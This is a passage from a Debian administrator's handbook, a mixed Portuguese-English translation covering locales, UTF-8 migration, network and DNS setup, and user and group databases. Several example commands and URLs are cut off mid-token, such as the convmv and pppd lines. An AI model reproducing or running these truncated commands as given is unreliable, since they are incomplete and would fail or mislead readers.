Uma vez que você encontrou estas duas condições, você pode pensar em descrever o seu problema para a lista de discussão. Inclua o máximo de informações relevantes possíveis: os vários testes realizados, documentação

consultada, como você tentou diagnosticar o problema, os pacotes em questão ou aqueles que podem estar envolvidos, etc. Verifique o Sistema de Acompanhamento de Bugs (BTS, descrito na barra lateral *FERRAMENTA* Bug tracking system) para problemas semelhantes, e mencionar os resultados dessa pesquisa, fornecendo links para bugs encontrados. BTS começa em:

→ http://www.debian.org/Bugs/index.ht

O mais cortês e preciso que você tenha sido, as maiores chances suas de obter uma resposta, ou, pelo menos, alguns elementos de resposta. Se você receber informações relevantes por e-mail

privado, pense em resumir esta informação públicamente para que outros possam beneficiar. Permitir os arquivos da lista, pesquisados através de vários motores de busca, mostrem a resolução para outros que podem ter a mesma pergunta.

7.2.4. Reportando um Bug Quando um Problema É Muito Dificil

Se todos os seus esforços para resolver um problema falhar, é possível que

uma resolução não seja de sua responsabilidade, e que o problema é devido a um bug no programa. Neste caso, o procedimento correto é relatar o bug ao Debian ou diretamente aos desenvolvedores. Para fazer isso, isolar o problema, tanto quanto possível e criar uma situação de teste mínimo em que pode ser reproduzido. Se você souber qual o programa que é a causa aparente do problema, você pode encontrar o seu pacote correspondente usando o comando, **dpkg-S*arquivo_em_questao***. Verifique o Sistema de Rastreamento de Bugs (`http://bugs.debian.org/`*`pacote`*) para assegurar que o erro não tenha sido relatado. Você pode então enviar o

seu relatório de bug próprio, usando o comando **reportbug**, incluindo as informações, tanto quanto possível, especialmente uma descrição completa dos casos de teste mínimo que permitirá que qualquer pessoa recrie o bug.

Os elementos deste capítulo são um meio eficaz para resolver os problemas que os capítulos que se seguem podem trazer. Use-os sempre que necessário!

Chapter 8. Configu Básica: Rede, Contas, Impressão...

Um computador com uma nova instalação criada com o **debian-installer** tenta ser tão funcional quanto possível, mas muitos serviços ainda devem ser configurados. Além disso, é sempre bom saber como mudar certos elementos de configuração definidos durante o processo de instalação inicial.

Este capítulo revisa tudo que pode ser incluído no que se pode chamar de "configuração básica": redes, idioma e localização, usuários e grupos, impressão, pontos de montagem, etc.

8.1. Configurando o Sistema para Outra Língua

Se o sistema foi instalado usando Francês, a máquina provavelmente já vai ter o francês configurado como o idioma padrão. Mas é bom saber que o instalador vai configurar o idioma, de

forma que, se mais tarde surgir a necessidade, você pode mudá-lo.

***FERRAMENTA* O comando locale para mostrar a configuração atual**

O comando **locale** lista um resumo da configuração atual de vários parâmetros do locale (formato de data, formato de números, etc.), apresentados na forma de um grupo de variáveis de ambiente padrão dedicadas à modificação dinâmica destas configurações.

8.1.1. Definindo a Língua Padrão

Um "locale" é um grupo de configurações regionais. Isto inclui não apenas o idioma do texto, mas também o formato para exibir números, datas, horas e valores monetários, assim como o método de comparação alfabética (para itens ordenados alfabeticamente, quando aplicável). Embora cada um destes parâmetros possa ser especificado independentemente dos outros, geralmente usamos um "locale", que é um conjunto coerente de valores para estes parâmetros correspondendo a uma "região" no sentido amplo. Estes "locales" são usualmente indicados na forma, *código-de-idioma_CÓDIGO-DE-PAÍS*, algumas vezes com um

sufixo para especificar o conjunto de caracteres e codificação a ser usado. Isto habilita considerações de diferenças idiomáticas ou tipográficas entre regiões com uma linguagem em comum.

CULTURA Conjuntos de Caracteres

Historicamente, cada localidade tem associado um "conjunto de caracteres" (um grupo de caracteres conhecidos) e uma "codificação" preferida (representação interna para caracteres dentro do computador).

The *ISO-8859-1* (or “Latin 1”) encoding, for instance, was used preferentially in France. But for historical reasons, it did not include certain characters (such as œ,

Ÿ, and €). This problem prompted the creation of *ISO-8859-15* (or “Latin 9”, or even “Latin 0”). Among others, it replaced respectively the former international currency symbol (a circle with four branches, ¤), “½”,“¼” and “¾” with the Euro symbol “€”, “œ”, “Œ” and “Ÿ”. Since the encoding for these two sets uses a single octet (8 bits) for each character, the sets only have room for 256 characters. Other languages use other character sets or other encodings, either from the “Latin” family, or otherwise.

Trabalhar com línguas estrangeiras comumente implica trocar regularmente entre várias codificações e conjuntos de caracteres.\nAlém disso, escrever um documento diversas linguás leva a mais, quase intratáveis problemas. Unicode (um super catálogo de quase todos os sistemas

de escrita de todas as línguas do mundo) foi criado para contornar este problema. Uma das codificações Unicode, UTF-8, retém todos os 128 símbolos ASCII (códigos 7-bits), mas lida com outros caracteres diferentemente. Os outros são precedidos por uma sequência do carácter "escape" com um tamanho variado. Isto permite codificar todos os caracteres Unicode com uma sequência de um ou mais octetos.

Aplicações migraram vagarosamente, e o uso do UTF-8 é disseminado. Isto foi facilitado devido ao fato de que essa codificação é a codificação para documentos XML. Fora algumas situações específicas, está é a codificação que deveria ser utilizada de modo geral. Ele se tornou padrão para novas instalações desdo Etch.

O pacote locales incluí todos os elementos necessários para seu funcionamento correto da "localização" de várias aplicativos. Durante a instalação, este pacote perguntará algumas questões de maneira a escolher o suporte de línguas. Este conjunto de línguas pode ser alterado executando o comando **dpkg-reconfigure locales**.

Você será perguntado, primeiro, para escolher quais "localidades" serão incluídas. Selecionando todas as localidades inglesas (o que significa todos aqueles que começam com “en_US”) é uma escolha sensata. Não

hesite em escolher outras localidades se a máquina for hospedar usuários estrangeiros. A lista de localidades do sistema estão armazenadas no arquivo `/etc/locale.gen`. É possível editar este arquivo manualmente, mas você deveria executar **locale-gen** após algumas modificações. Ele gerará os arquivos necessários para o funcionamento correto da inclusão das localidades e remoção dos arquivos obsoletos.

The second question, entitled “Set default locale”, requests a default locale. The recommended choice in the U.S.A. is “`en_US.UTF-8`”. British English speakers will prefer

“en_GB.UTF-8”, and Canadians will prefer either en_CA.UTF-8” or, for French, “fr_CA.UTF-8”. The /etc/default/locale file will then be modified to set the default locale for the environment variable, LANG.

ATRÁS DAS CENAS /etc/environment e /etc/default/locale

The /etc/environment file provides the **login**, **gdm**, or even **ssh** programs with the correct environment variables to be created.

Estes aplicativos não criam essas variáveis diretamente, mas sim via um módulo PAM (pam_env.so). PAM (Pluggable Authentication Module - Módulo de autenticação plugável) é uma

biblioteca centralizadora de mecanismos para autenticação, inicialização de sessão, e gerenciamento de senhas. Veja Section 11.7.3.2, “Configurando o PAM” para um exemplo da configuração do PAM.

O arquivo `/etc/default/locale` funciona de maneira similar, mas não contém a variável do ambiente `LANG`. Isto significa que os usuários do PAM herdarão um ambiente sem localidades. Executar um programa servidor sem os parâmetros é geralmente desaconselhado; muito embora, usar configurações implicitamente regionais é recomendada para programas que abram sessões para usuários.

8.1.2. Configurando o Teclado

Until Debian Lenny, the keyboard layout was controlled by two different systems: for the console, console-tools/console-data; for graphical environments, keyboard-configuration. Since Squeeze, these two systems have been unified and keyboard-configuration controls the keyboard layout in both console and graphical mode. The **dpkg-reconfigure keyboard-configuration** command can be used at any time to reset the keyboard layout.

The questions are relevant to the physical keyboard layout (a standard PC keyboard in the US will be a “Generic 104 key”), then the layout to choose (generally “US”), and then the position of the AltGr key (right Alt). Finally comes the question of the key to use for the “Compose key”, which allows for entering special characters by combining keystrokes. Type successively **Compose ' e** and produce an e-acute (“é”). All these combinations are described in the `/usr/share/X11/locale/en_US.UTF-8/Compose` file (or another file, determined according to the current locale indicated by `/usr/share/X11/locale/compose.di`

Note que a configuração do teclado para o ambiente gráfico é descrita aqui somente afeta a layout padrão; os ambientes GNOME e KDE, entre outros, provê um painel de controle para teclado em suas preferências permitem para usuário ter sua própria configuração. Algumas opções adicionais relacionadas ao comportamento de algumas teclas particulares também estão presentes nestes painéis.

8.1.3. Migrando para UTF-8

The generalization of UTF-8 encoding has been a long awaited solution to numerous difficulties with interoperability, since it facilitates international exchange and removes the arbitrary limits on characters that can be used in a document. The one drawback is that it had to go through a rather difficult transition phase. Since it could not be completely transparent (that is, it could not happen at the same time all over the world), two conversion operations were required: one on file contents, and the other on filenames. Fortunately, the bulk of this migration has been completed and we discuss it largely for reference.

CULTURA Mojibake e erros de interpretação

When a text is sent (or stored) without encoding information, it is not always possible for the recipient to know with certainty what convention to use for determining the meaning of a set of bytes. You can usually get an idea by getting statistics on the distribution of values present in the text, but that doesn't always give a definite answer. When the encoding system chosen for reading differs from that used in writing the file, the bytes are mis-interpreted, and you get, at best, errors on some characters, or, at worst, something completely illegible.

Thus, if a French text appears normal with the exception of accented letters and certain symbols which appear to be

replaced with sequences of characters like “Ã©” or Ã¨” or “Ã§”, it is probably a file encoded as UTF-8 but interpreted as ISO-8859-1 or ISO-8859-15. This is a sign of a local installation that has not yet been migrated to UTF-8. If, instead, you see question marks instead of accented letters — even if these question marks seem to also replace a character that should have followed the accented letter — it is likely that your installation is already configured for UTF-8 and that you have been sent a document encoded in Western ISO.

So much for “simple” cases. These cases only appear in Western culture, since Unicode (and UTF-8) was designed to maximize the common points with historical encodings for Western languages based on the Latin alphabet,

which allows recognition of parts of the text even when some characters are missing.

In more complex configurations, which, for example, involve two environments corresponding to two different languages that do not use the same alphabet, you often get completely illegible results — a series of abstract symbols that have nothing to do with each other. This is especially common with Asian languages due to their numerous languages and writing systems. The Japanese word *mojibake* has been adopted to describe this phenomenon. When it appears, diagnosis is more complex and the simplest solution is often to simply migrate to UTF-8 on both sides.

As far as file names are concerned, the migration can be relatively simple. The **convmv** tool (in the package with the same name) was created specifically for this purpose; it allows renaming files from one encoding to another. The use of this tool is relatively simple, but we recommend doing it in two steps to avoid surprises. The following example illustrates a UTF-8 environment containing directory names encoded in ISO-8859-15, and the use of **convmv** to rename them.

```
$ ls travail/
Ic?nes  ?l?ments graphiques  Text
$ convmv -r -f iso-8859-15 -t uti
Starting a dry run without change
mv "travail/?l?ments graphiques"
```

```
mv "travail/Ic?nes"     "travail/
No changes to your files done. Us
$ convmv -r --notest -f iso-8859-
mv "travail/?l?ments graphiques"
mv "travail/Ic?nes"     "travail/
Ready!
$ ls travail/
Éléments graphiques  Icônes  Text
```

For the file content, conversion procedures are more complex due to the vast variety of existing file formats. Some file formats include encoding information that facilitates the tasks of the software used to treat them; it is sufficient, then, to open these files and re-save them specifying UTF-8 encoding. In other cases, you have to specify the original encoding (ISO-8859-1 or “Western”, or ISO-8859-15

or “Western (European)”, according to the formulations) when opening the file.

For simple text files, you can use **recode** (in the package of the same name) which allows automatic recoding. This tool has numerous options so you can play with its behavior. We recommend you consult the documentation, the recode(1) man page, or the recode info page (more complete).

8.2. Configurando a Rede

***DE VOLTA AO BÁSICO* Conceitos essenciais de rede (Ethernet, endereço IP, sub-rede, broadcast).**

Most modern local networks use the Ethernet protocol, where data is split into small blocks called frames and transmitted on the wire one frame at a time. Data speeds vary from 10 Mb/s for older Ethernet cards to 10 Gb/s in the newest cards (with the most common rate currently growing from 100 Mb/s to 1 Gb/s). The most widely used cables are called 10BASE-T, 100BASE-T,

1000BASE-T or 10GBASE-T depending on the throughput they can reliably provide (the T stands for “twisted pair”); those cables end in an RJ45 connector. There are other cable types, used mostly for speeds above 1 Gb/s.

An IP address is a number used to identify a network interface on a computer on a local network or the Internet. In the currently most widespread version of IP (IPv4), this number is encoded in 32 bits, and is usually represented as 4 numbers separated by periods (e.g. `192.168.0.1`), each number being between 0 and 255 (inclusive, which corresponds to 8 bits of data). The next version of the protocol, IPv6, extends this addressing space to 128 bits, and the addresses are generally represented as series of hexadecimal numbers separated by colons (e.g.,

2001:db8:13bb:0002:0000:0000:0020, or 2001:db8:13bb:2::20 for short).

A subnet mask (netmask) defines in its binary code which portion of an IP address corresponds to the network, the remainder specifying the machine. In the example of configuring a static IPv4 address given here, the subnet mask, `255.255.255.0` (24 “1”s followed by 8 “0”s in binary representation) indicates that the first 24 bits of the IP address correspond to the network address, and the other 8 are specific to the machine. In IPv6, for readability, only the number of “1”s is expressed; the netmask for an IPv6 network could, thus, be `64`.

The network address is an IP address in which the part describing the machine's number is 0. The range of IPv4 addresses

in a complete network is often indicated by the syntax, *a*.*b*.*c*.*d*/*e*, in which *a*.*b*.*c*.*d* is the network address and *e* is the number of bits affected to the network part in an IP address. The example network would thus be written: `192.168.0.0/24`. The syntax is similar in IPv6: `2001:db8:13bb::/64`.

A router is a machine that connects several networks to each other. All traffic coming through a router is guided to the correct network. To do this, the router analyzes incoming packets and redirects them according to the IP address of their destination. The router is often known as a gateway; in this configuration, it works as a machine that helps reach out beyond a local network (towards an extended network, such as the Internet).

The special broadcast address connects all the stations in a network. Almost never “routed”, it only functions on the network in question. Specifically, it means that a data packet addressed to the broadcast never passes through the router.

Este capítulo foca nos endereços IPv4, já que eles são os mais comumente usados. Os detalhes sobre o protocolo IPv6 são discutidos aqui Section 10.5, “IPv6”, mas os conceitos se mantém os mesmos.

Já que a rede é automaticamente configurado durante a instalação inicial, o arquivo `/etc/network/interfaces` já contém uma configuração válida. Uma linha começando com `auto` provê uma lista

de interfaces que são configuradas automaticamente na inicialização. Comumente será `eth0`, o qual se refere a primeira placa de rede.

8.2.1. Interface de Rede

If the computer has an Ethernet card, the network that is associated with it must be configured by choosing from one of two methods. The simplest method is dynamic configuration with DHCP, and it requires a DHCP server on the local network. It may indicate a desired hostname, corresponding to the

`hostname` setting in the example below. The DHCP server then sends configuration settings for the appropriate network.

Example 8.1. Configuração DHCP

```
auto eth0
iface eth0 inet dhcp
  hostname arrakis
```

Uma configuração "static" deve indicar uma configuração de rede de maneira fixa. Isto incluí ao menos o endereço IP e uma máscara de sub rede; endereços de rede e brodcasts são algumas vezes listados também. Um roteador conectado ao exterior será especificado como um gateway.

Example 8.2. Configuração estática

```
auto eth0
iface eth0 inet static
  address 192.168.0.3
  netmask 255.255.255.0
  broadcast 192.168.0.255
  network 192.168.0.0
  gateway 192.168.0.1
```

NOTA Múltiplos endereços

It is possible not only to associate several interfaces to a single, physical network card, but also several IP addresses to a single interface. Remember also that an IP address may correspond to any number of names via DNS, and that a name may also correspond to any number of numerical IP addresses.

Como você pode imaginar, as

configurações podem ser complexas, mas estas opções são usadas somente em casos especiais. Os exemplos citados aqui são configurações habituais típicas.

8.2.2. Conectando com PPP através de um modem PSTN

Uma conexão ponto a ponto (PPP) cria uma conexão intermitente; está é a solução mais comum para conexão feitas com um modem telefônico ("modem PSTN", já que a conexão vai pela rede de telefonia).

A connection by telephone modem requires an account with an access provider, including a telephone number, username, password, and, sometimes the authentication protocol to be used. Such a connection is configured using the **pppconfig** tool in the Debian package of the same name. By default, it uses the access provider's connection. When in doubt about the authentication protocol, choose *PAP*: it is offered by the majority of Internet service providers.

After configuration, it is possible to connect using the **pon** command (giving it the name of the connection as a parameter, when the default value of

`provider` is not appropriate). The link is disconnected with the **poff** command. These two commands can be executed by the root user, or by any other user, provided they are in the `dip` group.

***FERRAMENTA* Conexão sob demanda com diald**

diald é serviço de conexão sob demanda que automaticamente estabelece uma conexão com necessário, detectando um pacote IP sainte e desconectando após um período de inatividade.

8.2.3. Conectando

através de um modem ADSL

The generic term “ADSL modem” covers a multitude of devices with very different functions. The modems that are simplest to use with Linux are those that have an Ethernet interface. These tend to be popular; ADSL Internet service providers lend (or lease) a “box” with Ethernet interfaces more and more frequently, instead of those with USB interfaces. According to the type of modem, the configuration required can vary widely.

8.2.3.1. Modems Supporting PPPOE

Some Ethernet modems work with the PPPOE protocol (Point to Point Protocol over Ethernet). The **pppoeconf** tool (from the package with the same name) will configure the connection. To do so, it modifies the `/etc/ppp/peers/dsl-provider` file with the settings provided and records the login information in the `/etc/ppp/pap-secrets` and `/etc/ppp/chap-secrets` files. It is recommended to accept all modifications that it proposes.

Uma vez que essa configuração está

completa, você pode iniciar a conexão ADSL com o comando, **pon dsl-provider** ou desconectar com **poff dsl-provider**.

DICA Iniciando ppp via init

PPP connections over ADSL are, by definition, intermittent. Since they are usually not billed according to time, there are few downsides to the temptation of keeping them always open; one simple means to do so is to use the **init** process to control the connection. All that's needed is to add a line such as the following at the end of the `/etc/inittab` file; then, any time the connection is disconnected, **init** will reconnect it.

```
adsl:2345:respawn:/usr/sbin/pppd call d
```

A maioria das conexões ADSL desconectam diariamente, mas este método reduz a duração da interrupção.

8.2.3.2. Modems Supporting PPTP

The PPTP (Point-to-Point Tunneling Protocol) protocol was created by Microsoft. Deployed at the beginning of ADSL, it was quickly replaced by PPPOE. If this protocol is forced on you, see Chapter 10, *Infraestrutura de Rede* in the section about virtual private networks detailing PPTP.

8.2.3.3. Modems Supporting DHCP

When a modem is connected to the computer by an Ethernet cable (crossover cable) you typically configure a network connection by DHCP on the computer; the modem automatically acts as a gateway by default and takes care of routing (meaning that it manages the network traffic between the computer and the Internet).

***DE VOLTA AO BÁSICO* Cabos de par trançado para conexão de rede direta**

Computer network cards expect to receive

data on specific wires in the cable, and send their data on others. When you connect a computer to a local network, you usually connect a cable (straight or crossover) between the network card and a repeater or switch. However, if you want to connect two computers directly (without an intermediary switch or repeater), you must route the signal sent by one card to the receiving side of the other card, and vice-versa. This is the purpose of a crossover cable, and the reason it is used.

In France, this method is used by Freebox, Neufbox, and Livebox, the ADSL modems provided by the Free, SFR/Neuf, and Wanadoo/Orange ISPs. It is also provided by most “ADSL

routers” on the market.

8.2.4. Configuração Automática de Rede para Usuários em Roaming

Many Falcot engineers have a laptop computer that, for professional purposes, they also use at home. The network configuration to use differs according to location. At home, it may be a wifi network (protected by a WEP key), while the workplace uses a wired network for greater security and more

bandwidth.

To avoid having to manually connect or disconnect the corresponding network interfaces, administrators installed the network-manager package on these roaming machines. This software enables a user to easily switch from one network to another using a small icon displayed in the notification area of their graphical desktop. Clicking on this icon displays a list of available networks (both wired and wireless), so they can simply choose the network they wish to use. The program saves the configuration for the networks to which the user has already connected, and automatically switches

to the best available network when the current connection drops.

In order to do this, the program is structured in two parts: a daemon running as root handles activation and configuration of network interfaces and a user interface controls this daemon. Only members of the “netdev” group have permissions to control this program.

Network Manager knows how to handle various types of connections (DHCP, manual configuration, local network), but only if the configuration is set with the program itself. This is why it will systematically ignore all network

interfaces in `/etc/network/interfaces` for which it is not suited. The settings are very strict; details are available in the `/usr/share/doc/network-manager/README.Debian` file. Since Network Manager doesn't give details when no network connections are shown, the easy way is to delete from `/etc/network/interfaces` any configuration for all interfaces that must be managed by Network Manager.

Note que este programa já é instalado por padrão quando a tarefa "Desktop Environment" é escolhida durante a instalação.

ALTERNATIVA Configuração por "perfil de rede"

More advanced users may want to try the guessnet package for automatic network configuration. A group of test scripts determine which network profile should be activated and configure it on the fly.

Usuários que preferem selecionar manualmente o perfil de rede preferirá o programa netenv, encontrado no pacote do mesmo nome.

8.3. Setting the Hostname and Configuring the Name Service

The purpose of assigning names to IP numbers is to make them easier for people to remember. In reality, an IP address identifies a network interface associated with a device such as a network card. Since each machine can have several network cards, and several interfaces on each card, one single computer can have several names in

the domain name system.

Each machine is, however, identified by a main (or “canonical”) name, stored in the `/etc/hostname` file and communicated to the Linux kernel by initialization scripts through the **hostname** command. The current value is available in a virtual filesystem, and you can get it with the **cat /proc/sys/kernel/hostname** command.

DE VOLTA AO BÁSICO `/proc/` e `/sys/`, sistemas de arquivos virtuais

The `/proc/` and `/sys/` file trees are generated by “virtual” filesystems. This is a practical means of recovering information from the kernel (by listing

virtual files) and communicating them to it (by writing to virtual files).

`/sys/` in particular is designed to provide access to internal kernel objects, especially those representing the various devices in the system. The kernel can, thus, share various pieces of information: the status of each device (for example, if it is in energy saving mode), whether it is a removable device, etc. Note that `/sys/` has only existed since kernel version 2.6.

Surprisingly, the domain name is not managed in the same way, but comes from the complete name of the machine, acquired through name resolution. You can change it in the `/etc/hosts` file; simply write a

complete name for the machine there at the beginning of the list of names associated with the address of the machine, as in the following example:

```
127.0.0.1       localhost
192.168.0.1     arrakis.falcot.com
```

8.3.1. Resolução de Nome

The mechanism for name resolution in Linux is modular and can use various sources of information declared in the `/etc/nsswitch.conf` file. The entry that involves host name resolution is

`hosts`. By default, it contains `dns files`, which means that the system consults the `/etc/hosts` file first, then DNS servers. NIS/NIS+ or LDAP servers are other possible sources.

***NOTA* NSS e DNS**

Be aware that the commands specifically intended to query DNS (especially **host**) do not use the standard name resolution mechanism (NSS). As a consequence, they do not take into consideration `/etc/nsswitch.conf`, and thus, not `/etc/hosts` either.

8.3.1.1. Configurando

Servidores DNS

DNS (Domain Name Service) is a distributed and hierarchical service mapping names to IP addresses, and vice-versa. Specifically, it can turn a human-friendly name such as `www.eyrolles.com` into the actual IP address, `213.244.11.247`.

To access DNS information, a DNS server must be available to relay requests. Falcot Corp has its own, but an individual user is more likely to use the DNS servers provided by their ISP.

The DNS servers to be used are indicated in the `/etc/resolv.conf`,

one per line, with the `nameserver` keyword preceding an IP address, as in the following example.

```
nameserver 212.27.32.176
nameserver 212.27.32.177
nameserver 8.8.8.8
```

8.3.1.2. O arquivo `/etc/hosts`

If there is no name server on the local network, it is still possible to establish a small table mapping IP addresses and machine hostnames in the `/etc/hosts` file, usually reserved for local network stations. The syntax of this file is very

simple: each line indicates a specific IP address followed by the list of any associated names (the first being “completely qualified”, meaning it includes the domain name).

This file is available even during network outages or when DNS servers are unreachable, but will only really be useful when duplicated on all the machines on the network. The slightest alteration in correspondence will require the file to be updated everywhere. This is why `/etc/hosts` generally only contains the most important entries.

Este arquivo será suficiente para uma

rede pequena sem conexão com a internet, mas com 5 máquinas ou mais, é recomendado a instalação de um servidor DNS adequado.

DICA Ignorando o DNS

Since applications check the `/etc/hosts` file before querying DNS, it is possible to include information in there that is different from what the DNS would return, and therefore to bypass normal DNS-based name resolution.

This allows, in the event of DNS changes not yet propagated, to test access to a website with the intended name even if this name is not properly mapped to the correct IP address yet.

Another possible use for DNS redirection is to bypass traffic intended for a specific host to another local machine. For example, if a name server was configured to send ad banners, you could divert traffic to a local host which would bypass these ads resulting in more fluid, less distracting, navigation.

8.4. User and Group Databases

The list of users is usually stored in the `/etc/passwd` file, while the `/etc/shadow` file stores encrypted passwords. Both are text files, in a relatively simple format, which can be read and modified with a text editor. Each user is listed there on a line with several fields separated with a colon (“:”).

NOTA Editando arquivos do sistema

The system files mentioned in this chapter

are all plain text files, and can be edited with a text editor. Considering their importance to core system functionality, it is always a good idea to take extra precautions when editing system files. First, always make a copy or backup of a system file before opening or altering it. Second, on servers or machines where more than one person could potentially access the same file at the same time, take extra steps to guard against file corruption.

For this purpose, it is enough to use the **vipw** command to edit the `/etc/passwd` file, or **vigr** to edit `/etc/group`. These commands lock the file in question prior to running the text editor, (**vi** by default, unless the `EDITOR` environment variable has been altered). The `-s` option in these commands allows editing the

corresponding *shadow* file.

DE VOLTA AO BÁSICO Crypt, uma função de mão única

crypt is a one-way function that transforms a string (A) into another string (B) in a way that A cannot be derived from B. The only way to identify A is to test all possible values, checking each one to determine if transformation by the function will produce B or not. It uses up to 8 characters as input (string A) and generates a string of 13, printable, ASCII characters (string B).

8.4.1. Lista de

Usuários: `/etc/passwd`

Aqui está uma lista de campos do arquivo `/etc/passwd`:

- login, por exemplo `rhertzog`;
- password: this is a password encrypted by a one-way function, either **crypt** or **md5**. The special value “`x`” indicates that the encrypted password is stored in `/etc/shadow`;
- `uid`: identificar numérico único para cada usuário;
- `gid`: unique number for the user's main group (Debian creates a specific group for each user by

default);

- `GECOS`: data field usually containing the user's full name;
- login directory, assigned to the user for storage of their personal files (the environment variable `$HOME` generally points here);
- program to execute upon login. This is usually a command interpreter (shell), giving the user free reign. If you specify **/bin/false** (which does nothing and returns control immediately), the user can not login.

***DE VOLTA AO BÁSICO* Grupo Unix**

A Unix group is an entity including

several users so that they can easily share files using the integrated permission system (by having precisely the same rights). You can also restrict use of certain programs to a specific group.

8.4.2. O Oculto e Criptografo Arquivo de Senhas: `/etc/shadow`

O arquivo `/etc/shadow` contém os seguintes campos:

- login

- senha criptografada;
- diversos campos controlam a expiração da senha.

***DOCUMENTATION* `/etc/passwd`, `/etc/shadow` and `/etc/group` file formats**

Estes formatos estão documentados nas seguintes páginas de manuais: passwd(5), shadow(5), e group(5).

***SEGURANÇA* `/etc/shadow` segurança de arquivos**

`/etc/shadow`, unlike its alter-ego, `/etc/passwd`, cannot be read by regular users. Any encrypted password stored in `/etc/passwd` is readable by anybody; a cracker could try to “break” (or reveal) a

password by one of several “brute force” methods which, simply put, guess at commonly used combinations of characters. This attack — called a "dictionary attack" — is no longer possible on systems using `/etc/shadow`.

8.4.3. Modificando uma Conta de Usuário Existente ou Senha

The following commands allow modification of the information stored in specific fields of the user databases: **passwd** permits a regular user to

change their password, which in turn, updates the `/etc/shadow` file; **chfn** (CHange Full Name), reserved for the super-user (root), modifies the `GECOS` field. **chsh** (CHange SHell) allows the user to change their login shell, however available choices will be limited to those listed in `/etc/shells`; the administrator, on the other hand, is not bound by this restriction and can set the shell to any program of their choosing.

Finally, the **chage** (CHange AGE) command allows the administrator to change the password expiration settings (the `-l` *`user`* option will list the current settings). You can also

force the expiration of a password using the **passwd -e *user*** command, which will require the user to change their password the next time they log in.

8.4.4. Desabilitando uma Conta

You may find yourself needing to “disable an account” (lock out a user), as a disciplinary measure, for the purposes of an investigation, or simply in the event of a prolonged or definitive absence of a user. A disabled account means the user cannot login or

gain access to the machine. The account remains intact on the machine and no files or data are deleted; it is simply inaccessible. This is accomplished by using the command **passwd -l *`user`*** (lock). Re-enabling the account is done in similar fashion, with the `-u` option (unlock).

APROFUNDANDO NSS e banco de dados do sistema

Instead of using the usual files to manage lists of users and groups, you could use other types of databases, such as LDAP or **db**, by using an appropriate NSS (Name Service Switch) module. The modules used are listed in the `/etc/nsswitch.conf` file, under the `passwd`, `shadow` and `group`

entries. See Section 11.7.3.1, “Configurando o NSS” for a specific example of the use of an NSS module by LDAP.

8.4.5. Lista de Grupo: `/etc/group`

Grupos são listados no arquivo `/etc/group`, um banco de dados de texto simples em um formato similar ao arquivo `/etc/passwd`, com os seguintes campos:

- nome do grupo
- password (optional): This is only

used to join a group when one is not a usual member (with the **newgrp** or **sg** commands, see sidebar);
- `gid`: unique group identification number
- list of members: list of names of users who are members of the group, separated by commas.

***DE VOLTA AO BÁSICO* Trabalhando com grupos diversos**

Each user may be a member of many groups; one of them is their “main group”. A user's main group is, by default, created during initial user configuration. By default, each file that a user creates belongs to them, as well as to their main

group. This is not always desirable; for example, when the user needs to work in a directory shared by a group other than their main group. In this case, the user needs to change their main group using one of the following commands: **newgrp**, which starts a new shell, or **sg**, which simply executes a command using the supplied alternate group. These commands also allow the user to join a group to which they do not belong. If the group is password protected, they will need to supply the appropriate password before the command is executed.

Alternatively, the user can set the `setgid` bit on the directory, which causes files created in that directory to automatically belong to the correct group. For more details, see sidebar *SECURITY* `setgid` directory and *sticky bit*.

The **id** command displays the current state of a user, with their personal identifier (`uid` variable), current main group (`gid` variable), and the list of groups to which they belong (`groups` variable).

The **addgroup** and **delgroup** commands add or delete a group, respectively. The **groupmod** command modifies a group's information (its `gid` or identifier). The command **passwd -g *`group`*** changes the password for the group, while the **passwd -r -g *`group`*** command deletes it.

***DICA* getent**

The **getent** (get entries) command checks

the system databases the standard way, using the appropriate library functions, which in turn call the NSS modules configured in the `/etc/nsswitch.conf` file. The command takes one or two arguments: the name of the database to check, and a possible search key. Thus, the command **getent passwd rhertzog** will give the information from the user database regarding the user `rhertzog`.

8.5. Criação de Contas

One of the first actions an administrator needs to do when setting up a new machine is to create user accounts. This is typically done using the **adduser** command which takes a user-name for the new user to be created, as an argument.

The **adduser** command asks a few questions before creating the account, but its usage is fairly straightforward. Its configuration file, `/etc/adduser.conf`, includes all the

interesting settings: it can be used to automatically set a quota for each new user by creating a user template, or to change the location of user accounts; the latter is rarely useful, but it comes in handy when you have a large number of users and want to divide their accounts over several disks, for instance. You can also choose a different default shell.

DE VOLTA AO BÁSICO Cota

O termo "cota" se refere a um limite de recursos da máquina que um usuário é permitido usar. Isto é frequentemente se refere ao espaço de disco.

The creation of an account populates the user's home directory with the contents of the `/etc/skel/` template. This provides the user with a set of standard directories and configuration files.

In some cases, it will be useful to add a user to a group (other than their default “main” group) in order to grant them additional permissions. For example, a user who is included in the *audio* group can access audio devices (see sidebar “Device access permissions”). This can be achieved with a command such as **adduser *`user group`***.

***DE VOLTA AO BÁSICO* Permissão de**

acesso a dispositivos

Each hardware peripheral device is represented under Unix with a special file, usually stored in the file tree under `/dev/` (DEVices). Two types of special files exist according to the nature of the device: “character mode” and “block mode” files, each mode allowing for only a limited number of operations. While character mode limits interaction with read/write operations, block mode also allows seeking within the available data. Finally, each special file is associated with two numbers (“major” and “minor”) that identify the device to the kernel in a unique manner. Such a file, created by the **mknod** command, simply contains a symbolic (and more human-friendly) name.

The permissions of a special file map to the permissions necessary to access the device itself. Thus, a file such as `/dev/mixer`, representing the audio mixer, only has read/write permissions for the root user and members of the `audio` group. Only these users can operate the audio mixer.

It should be noted that the combination of udev, consolekit and policykit can add additional permissions to allow users physically connected to the console (and not through the network) to access to certain devices.

8.6. Shell Environment

Command interpreters (or shells) are frequently a user's first point of contact with the computer, and they must therefore be rather friendly. Most of them use initialization scripts that allow configuration of their behavior (automatic completion, prompt text, etc.).

bash, the standard shell, uses the `/etc/bash.bashrc` initialization script for “interactive” shells, and `/etc/profile` for “login” shells.

BACK TO BASICS Login shell and (non) interactive shell

In simple terms, a login shell is invoked when you log in to the console using **telnet** or **ssh**, or through an explicit **bash --login** command. Regardless of whether it's a login shell or not, a shell can be interactive (in an **xterm**-type terminal for instance); or non-interactive (when executing a script).

DISCOVERY Other shells, other scripts

Each command interpreter has a specific syntax and its own configuration files. Thus, **zsh** uses `/etc/zshrc` and `/etc/zshenv`; **csh** uses `/etc/csh.cshrc`, `/etc/csh.login` and `/etc/csh.logout`.

The man pages for these programs document which files they use.

For **bash**, it is useful to activate "automatic completion" in the `/etc/bash.bashrc` file (simply uncomment a few lines).

***DE VOLTA AO BÁSICO* Preenchimento automático**

Many command interpreters provide a completion feature, which allows the shell to automatically complete a partially typed command name or argument when the user hits the **Tab** key. This lets users work more efficiently and be less error-prone.

